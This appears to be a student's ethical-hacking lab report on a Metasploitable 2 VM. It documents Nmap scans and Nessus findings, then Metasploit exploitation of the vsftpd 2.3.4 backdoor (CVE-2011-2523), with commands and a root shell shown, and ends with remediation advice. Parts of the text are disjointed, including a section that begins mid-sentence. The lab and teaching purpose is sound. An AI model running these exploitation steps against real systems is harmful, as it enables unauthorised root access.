

CSO7018 Ethical Hacking
VM Lab Practical Activities Report
Student ID 2416509
Module CSO7018 Ethical Hacking

Executive Summary

This report summarises seven practical activities completed for the CSO7018 Ethical Hacking module in the university's Apporto virtual laboratory. Using the PTES methodology, the assessment covered OSINT, reconnaissance, scanning, enumeration, vulnerability assessment, and exploitation against a Metasploitable 2 target (192.168.122.108).

The principal finding was CVE-2011-2523, a critical backdoor in vsftpd 2.3.4 (CVSS 9.8), identified through banner grabbing and Nessus and confirmed through Metasploit exploitation, which yielded unauthenticated root access. Nessus reported 40 findings, including 7 Critical issues. All work was authorised and conducted in accordance with the Computer Misuse Act 1990 and the Data Protection Act 2018.

1. Requirement Analysis and Constraints




Figure 1

The screenshot shows a terminal window on a Kali Linux machine. The user has entered the command 'ip addr' and the output is displayed. The output shows the configuration for the loopback interface 'lo' and the ethernet interface 'eth0'. The 'lo' interface has an IP address of 127.0.0.1 and a broadcast address of 127.0.0.1. The 'eth0' interface has an IP address of 192.168.122.148 and a broadcast address of 192.168.122.255.


```
(kali@kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 0c:72:f1:44:00:00 brd ff:ff:ff:ff:ff:ff
   inet 192.168.122.148/24 brd 192.168.122.255 scope global dynamic noprefixroute eth0
       valid_lft 3305sec preferred_lft 3305sec
   inet6 fe80::e72:f1ff:fe44:0/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 2

The assessment comprised seven ethical hacking activities across Units 2 to 4, covering OSINT, passive reconnaissance, network scanning, service enumeration, vulnerability scanning, and controlled exploitation. Tasks included

Maltego intelligence gathering, DNS and WHOIS reconnaissance, Linux network configuration, scanning with Nmap, hping3, and Netcat, banner enumeration, Nessus vulnerability scanning, and Metasploit exploitation. All work was completed in the Apporto virtual lab using a Kali Linux attacker VM (192.168.122.148) and a Metasploitable 2 target VM (192.168.122.108) on an isolated host-only network (192.168.122.0/24). Scope was strictly limited to the lab VMs, and scanning remained unauthenticated to reflect an external attacker perspective.


2. Approach and Workflow



```
(kali@kali)-[~]
$ nmap -sn 192.168.122.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2026-05-24 08:41 BST
Nmap scan report for mln-sml3-app007.apporto.com (192.168.122.1)
Host is up (0.014s latency).
Nmap scan report for ubuntu-Standard-PC-i440FX-PIIX-1996 (192.168.122.71)
Host is up (0.0014s latency).
Nmap scan report for 192.168.122.108
Host is up (0.00090s latency).
Nmap scan report for kali (192.168.122.148)
Host is up (0.00042s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.52 seconds

(kali@kali)-[~]
$
```

Figure 3



```
kali@kali: ~  
File Actions Edit View Help  
21/tcp open ftp vsftpd 2.3.4  
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp open telnet Linux telnetd  
25/tcp open smtp Postfix smtpd  
53/tcp open domain ISC BIND 9.4.2  
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp open rpcbind 2 (RPC #100000)  
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp open exec?  
513/tcp open login OpenBSD or Solaris rlogind  
514/tcp open shell?  
1099/tcp open java-rmi GNU Classpath grmiregistry  
1524/tcp open bindshell Metasploitable root shell  
2049/tcp open nfs 2-4 (RPC #100003)  
2121/tcp open ftp ProFTPD 1.3.1  
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5  
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp open vnc VNC (protocol 3.3)  
6000/tcp open X11 (access denied)  
6667/tcp open irc UnrealIRCd  
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)  
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1  
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at  
https://nmap.org/cgi-bin/submit.cgi?new-service :  
SF-Port514-TCP:V=7.92%I=7%D=5/24%Time=6A12AC85%P=x86_64-pc-linux-gnu%r(NUL  
SF:l,2B,"x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20(kali\  
SF:\n");  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 65.27 seconds  
kali@kali:~$
```

Figure 4

The engagement followed PTES, progressing through intelligence gathering, scanning, service enumeration, vulnerability assessment, and exploitation, with each phase informing the next. WHOIS and DNS queries established the target profile, Nmap identified 23 open services, Netcat captured version strings, Nessus mapped findings to CVEs and CVSS scores, and Metasploit confirmed unauthenticated root access. Screenshots were recorded at each key stage to maintain an evidential chain from reconnaissance to exploitation.

exploit ambiguities in RFC 793 (Postel, 1981). Netcat complemented automated scanning by exposing raw service banners for direct version identification. Nessus Essentials provided broad CVE coverage and CVSS v3.1 severity scoring, while Metasploit offered a dedicated module (vsftpd_234_backdoor) for controlled exploitation of CVE-2011-2523 (Kennedy et al., 2011).

4. Ethical and Legal Controls




Figure 7




Figure 8

All activity was conducted under the authorisation of the CSO7018 module within a fully isolated laboratory environment. No scan, probe, or exploit targeted any external or production system. The work remained consistent with the Computer Misuse Act 1990 and the Data Protection Act 2018, although no personal data was captured or processed. Nessus Essentials was used within its non-commercial educational licence.

Post-exploitation was limited to privilege verification through whoami and id; no persistence, data exfiltration, or system alteration occurred.

5. Evidence and Evaluation Approach




Figure 9




Figure 10

```
(kali㉿kali)-[~]
$ msfconsole

# cowsay++
      \      /
      (oo)\_____)
      (_____)  )
      |  )    /
      |_/____/  *

Metasploit v6.1.39-dev

--=[ 2214 exploits - 1171 auxiliary - 396 post ]
--=[ 616 payloads - 45 encoders - 11 nops      ]
--=[ 9 evasion                                   ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u

<session_id>

msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 11

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name   | Current Setting | Required | Description                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT  | 21              | yes      | The target port (TCP)                                                                        |

  
Payload options (cmd/unix/interact):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Exploit target:  


| Id | Name      |
|----|-----------|
| -- | ----      |
| 0  | Automatic |

  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.122.108  
RHOSTS => 192.168.122.108  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name   | Current Setting | Required | Description                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.122.108 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT  | 21              | yes      | The target port (TCP)                                                                        |


```

Figure 12

Evidence was collected through screenshots of terminal output and tool interfaces, supported by cross-tool corroboration. CVE-2011-2523 was identified through Netcat banner grabbing, validated by Nessus, and confirmed through Metasploit exploitation, demonstrating methodological rigour. The Nessus Basic Network Scan reported 40 findings, including 7 Critical issues such as CVE-2011-2523, CVE-2010-2075, and CVE-2004-2687. Exploitation of CVE-2011-2523 produced a shell running as uid=0(root), confirming complete system compromise. Findings were prioritised using CVSS v3.1 severity scores, and the full attack chain was documented in the accompanying Lab Portfolio.

6. Conclusion

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.122.108:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.122.108:21 - USER: 331 Please specify the password.
[+] 192.168.122.108:21 - Backdoor service has been spawned, handling...
[+] 192.168.122.108:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.122.148:39041 → 192.168.122.108:6200 ) at 2026-05-24 12:14:36 +0100
```

Figure 13

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.122.108:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.122.108:21 - USER: 331 Please specify the password.
[+] 192.168.122.108:21 - Backdoor service has been spawned, handling...
[+] 192.168.122.108:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.122.148:39041 → 192.168.122.108:6200 ) at 2026-05-24 12:14:36 +0100

whoami
root
id
uid=0(root) gid=0(root)
```

Figure 14

This engagement demonstrated a complete penetration-testing workflow from reconnaissance to root-level compromise. The assessment identified 23 open services, linked vsftpd 2.3.4 to CVE-2011-2523, and confirmed the exposure through successful exploitation, while Nessus identified six additional Critical vulnerabilities.

These findings highlight the risk posed by unpatched legacy services: a vulnerable FTP daemon enabled complete compromise without credentials. Priority remediation includes replacing vsftpd 2.3.4, disabling FTP and Telnet in favour of SFTP and SSH, enforcing patch management, and applying network segmentation. The engagement remained aligned with professional penetration-testing standards and applicable UK legislation.

References

- Computer Misuse Act 1990 (c.18) UK Parliament. Available at:
<https://www.legislation.gov.uk/ukpga/1990/18/contents> [Accessed: 22 May 2026].
- EC-Council (2023) Certified Ethical Hacker (CEH) v12 Official Courseware. EC-Council Press.
- Engelbrecht, P. (2013) The Basics of Hacking and Penetration Testing. 2nd edn. Syngress.

FIRST.org (2024) CVSS v3.1 Specification Document. Available at:

<https://www.first.org/cvss/> [Accessed: 22 May 2026].

Hutchins, E., Cloppert, M. and Amin, R. (2011) Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains. Lockheed Martin Corporation.

Kennedy, D., O’Gorman, J., Kearns, D. and Aharoni, M. (2011) Metasploit: The Penetration Tester’s Guide. San Francisco: No Starch Press.

Lyon, G.F. (2009) Nmap Network Scanning. Nmap Project.

Maltego Technologies (2024) Maltego Documentation and User Guide. Available at: <https://docs.maltego.com> [Accessed: 22 May 2026].

National Vulnerability Database (2024) CVE-2011-2523. NIST. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2011-2523> [Accessed: 22 May 2026].

Postel, J. (1981) RFC 793: Transmission Control Protocol. Available at: <https://datatracker.ietf.org/doc/html/rfc793> [Accessed: 22 May 2026].

Rapid7 (2024) Metasploitable 2 Exploitability Guide. Available at: <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/> [Accessed: 22 May 2026].

Tenable (2024) Nessus Essentials User Guide. Available at: <https://docs.tenable.com/nessus/> [Accessed: 22 May 2026].

UK Government (2018) Data Protection Act 2018. Available at:

<https://www.legislation.gov.uk/ukpga/2018/12/contents> [Accessed: 22 May 2026].